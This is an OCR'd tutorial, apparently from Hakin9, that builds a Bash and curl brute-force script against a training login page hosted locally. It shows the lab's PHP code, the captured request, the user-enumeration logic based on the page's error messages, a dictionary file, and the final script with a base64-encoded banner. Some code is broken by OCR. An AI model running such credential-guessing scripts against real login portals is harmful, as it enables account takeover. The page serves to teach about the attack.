


PHP file

The first interface consists of a file named "index.php". This file hosts the form on which a brute-force attack is to be performed. This form issues a **POST** request that sends the data to the file itself. If the data is correct, the user will be able to access. Otherwise, an error message is displayed.

```
$username = strtoupper($_POST['username']);

$password = strtoupper($_POST['password']);

if($username == "HAKIN9" && $password == "HAKIN9"){

header("Location: https://youtu.be/LlhKZaQk860"); exit();

}

}

?>

<html class="" lang="en-US">

<head>

<link rel="shortcut icon"
href="https://hakin9.org/wp-content/uploads/2015/03/favicon.ico">
```

```
<link  rel="icon"  type="image/png"
href="https://hakin9.org/wp-content/uploads/2015/03/favicon.ico">

<title>Hakin9 - Brute Force Training</title>

<link   rel="stylesheet"
href="https://hakin9.org/wp-content/cache/min/1/743154e87f3df0533705fc7abc44d9b4.css"

media="all" data-minify="1">

</head>

<body

class="home-page  bp-legacy  home  page-template  page-template-notitle  page-  template-
notitle-php  page  page-id-1427  theme-wplms  woocommerce-js  wc-shortcodes-  font-awesome-
enabled d5 g2 c6 minimal logged-out elementor-default elementor-kit- 164858">

<header>

<div class="pop_login" id="vibe_bp_login" style="display: block; top:

-100px;">

<div class="popup_overlay"></div>

<div class="popup_login">

<form name="login-form" id="vbp-login-form" action="./index.php"

method="post" class="standard-form">

<div class="inside_login_form">

<div class="inside">

<?php

if (isset($_POST['username']) &&

isset($_POST['password'])) {

strtoupper($_POST['username']); strtoupper($_POST['password']);

$username =
$password =

echo '<span>'.$username.'   '.$password.'</span>';

"HAKIN9"){

if ($username == "HAKIN9" && $password !=

echo '<span style="color: red; text-

align: center;display: block;">WRONG PASSWORD</span>';
```



```
                                            }else if($username != "HAKIN9" ||
$password != "HAKIN9"){
                                                echo '<span style="color: red;
text- align: center;display: block;">WRONG CREDENTIALS</span>';
                                            }
                                        }

                                    ?>
                                    <h3>LOGIN</h3>
                                    <input type="text" name="username" id="side-user-
login" placeholder="Username"
                                        class="input" tabindex="1" value="">
                                    <input type="password"
tabindex="2" name="password" id="sidebar-user-pass"
                                        class="input" value="" placeholder="Password">
                                </div>
                                <ul>
                                    <li><input type="submit" name="user-submit"
id="sidebar-wp-submit"
                                            data-security="c40cc628e2" value="Log In"
tabindex="100"></li>
                                </ul>
                            </div>
                        </form>
                    </div>
                </div>
            </header>
        </body>
</html>
```

Analysing the login


In order to build our brute force tool, we must first understand what we are dealing with. The easiest way to do this is to play with the login portal. This means that our main goal is to try different values on its fields and see how it reacts.

In many cases, a user enumeration or a credential collection starts with brute force attacks using the errors displayed to the user through the login portal. Therefore, the objective is to try to see the types of errors that occur in the portal and exploit them to perform brute force attacks until valid credentials are obtained.


Analysing the login portal and introducing some test credentials such as the user name "test" and the password "test", it is observed that the following HTTP request is generated:

```
POST /test/index.php
HTTP/1.1 Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded
Content-Length: 46

Origin:
http://127.0.0.1 DNT:
1
Connection: keep-alive
Referer:
http://127.0.0.1/test/index.php
Upgrade-Insecure-Requests: 1

username=test&password=test&user-submit=Log+In
```


This request can be consulted through the browser's "Web Developer Tools", which can be invoked by means of the character combination "Ctrl+Shift+I". In Mozilla Firefox, the menu option we are interested in is the Network section. By opening this option and pressing the "LOG IN" button to send credentials, several requests will be made, including the one shown above. We can export the generated request to a format recognisable by the system or usable.



This returns the following information as a result via the website:



In case we find a valid user during our tests, we will get the following error message:



Taking into account this data, where we have managed to identify error messages, it is time to move on to the creation of our tool. The steps will be simple, we need to generate a request to the portal and compare the results returned.

Brute force tool

The language chosen for the creation of this tool is a scripting language known as Bash. We can make use of it through a GNU/Linux distribution or by installing it on a Windows operating system.

As a first step, we need to make HTTP requests. To do this, we are going to make use of the CURL command. This command allows us to send requests as well as to indicate the method or to add HTTP headers and parameters. Looking at the previous section where we exported the request, we can see that we can export it in CURL format. This export results in a response similar to the one shown below:

```
curl 'http://127.0.0.1/index.php' -H 'User-Agent: Mozilla/5.0 (Windows NT
10.0; rv:78.0) Gecko/20100101 Firefox/78.0' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8'
-H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type:
application/x- www-form-urlencoded' -H 'Origin: http://127.0.0.1' -H 'DNT:
1' -H 'Connection: keep-alive' -H 'Referer: http://127.0.0.1/index.php' -H
'Upgrade-Insecure-
Requests: 1' --data-raw 'username=test&password=test&user-submit=Log+In'
```

For our case, we have found that most of the HTTP headers present in the request are not necessary. This is why we have cleaned up the request, leaving it in the state shown below:

```
curl 'http://127.0.0.1/index.php' --data-raw
'username=test&password=test&user- submit=Log+In'
```

Remembering the section on the analysis of the login portal, we know the following:

- In case of failure in the user and password, a message appears indicating the sentence `WRONG CREDENTIALS`.
- In case of failure only in the password, a message appears indicating the sentence `WRONG PASSWORD`.
- In the case of having both parameters right, no message is displayed, since access to the portal has been gained.

Keeping this in mind, we will only have to save the response of the request made and compare its result with the different error messages. To do this, we will write the following lines in our script filtering the response with the word "WRONG" and muting the request by CURL:

```
data=$(curl -s 'http://127.0.0.1/index.php' --data-raw
'username=test&password=test&user-submit=Log+In' |grep -o -P
"\>WRONG(.*?)\<" | sed 's/>//g' | sed 's/<//g')

if [[ $data == "WRONG PASSWORD" ]];
    then echo "[+] Find username:
    test"
fi

if [[ $data != "WRONG PASSWORD" && $data != "WRONG CREDENTIALS" ]];
    then echo "[+] Find password: test"
fi
```

It is important to add a dictionary to avoid using the same username and password. To do this, the reader is suggested to create a text file with the name "dictionary.txt" containing the following lines:

```
This
Arti
cle
Is
Awes
ome
Writ
ed
By
Dan
iel
To
HAKIN9
```

This file will be read line by line where, for each line, a new request will be made. The script would look like this at this stage:


```
while read user; do
    while read password; do
    data=$(curl -s 'http://127.0.0.1/test/index.php' --data-raw
'username='$user'&password='$password'&user-submit=Log+In' |grep -o
-P "\>WRONG(.*?)\<" | sed 's/>//g' | sed 's/<//g')
    sleep 1

    if [[ $data == "WRONG PASSWORD" ]]; then
                echo "[+] Find username: "$user
    fi
    if [[ $data != "WRONG CREDENTIALS" && $data != "WRONG PASSWORD" ]];
        then echo "[+] Find password: "$password
    fi

    done <
dictionary.txt done <
dictionary.txt
```

It only needs to be fixed so that when the user is correct it only appears once and when it finds the password the loop and the script ends. To make it more attractive, we will include colours during the execution. And, of course, we can't miss the ASCII ART 😉

The final script, which we will host in a file named "script.sh" and give permissions to run it with the command `chmod +x script.sh`, would look like this:

```
#!/bin/bash

echo -e
"\e[93m"
base64 -d
<<<"H4sIAAAAAAAAA12OQQoCMQxF1+YUf+3CXMCVDHgGoRCqdDEwOjILQQhzI0/hxWzSVqqF0Jefn08A
EfHKT6RA+UR2ddb6SgTOJs0VYCgG1kIZYqAB/gJ7mhEZYm0qS7YELba9b+s3tZ4BJs85OaNOE
Sr5
di9z8ZEHaE5gT1IL40YmdbLreZHQXfyPnfjT0GbdYkiPNM13nJ8Y4m1ME45xubxfEYcYr2lcZ
voA d7yyu2UBAAA=" | gunzip
echo -e "\e[0m"

foundUser=false

while read user; do
    while read password; do
    data=$(curl -s 'http://127.0.0.1/test/index.php' --data-raw
'username='$user'&password='$password'&user-submit=Log+In' |grep -o
-P "\>WRONG(.*?)\<" | sed 's/>//g' | sed 's/<//g')
    sleep 0.3

        if [[ $data == "WRONG PASSWORD" && "$foundUser" = false ]];
                then echo -e "\e[32m[+] Find username:
                \e[1m"$user"\e[0m"
        foundUser=true
    fi
    if [[ $data != "WRONG CREDENTIALS" && $data != "WRONG PASSWORD" ]];
        then echo -e "\e[32m[+] Find password: \e[1m"$password"\e[0m\n"
        exit 1
    fi

    done <
dictionary.txt done <
dictionary.txt
```

The execution is shown below:



```
┌─[sawyer@loritobonito]─[~/[redacted]]
└──╼ $./script.sh

               ~* Develop by Daniel García Baameiro

[+] Find username: HAKIN9
[+] Find password: HAKIN9
```

Of course, this can be extrapolated to other languages. The goal is the same, to compare error messages until you find the one that is different. If the difference is because access to the login portal has been gained, valid credentials have been obtained.

On The Web

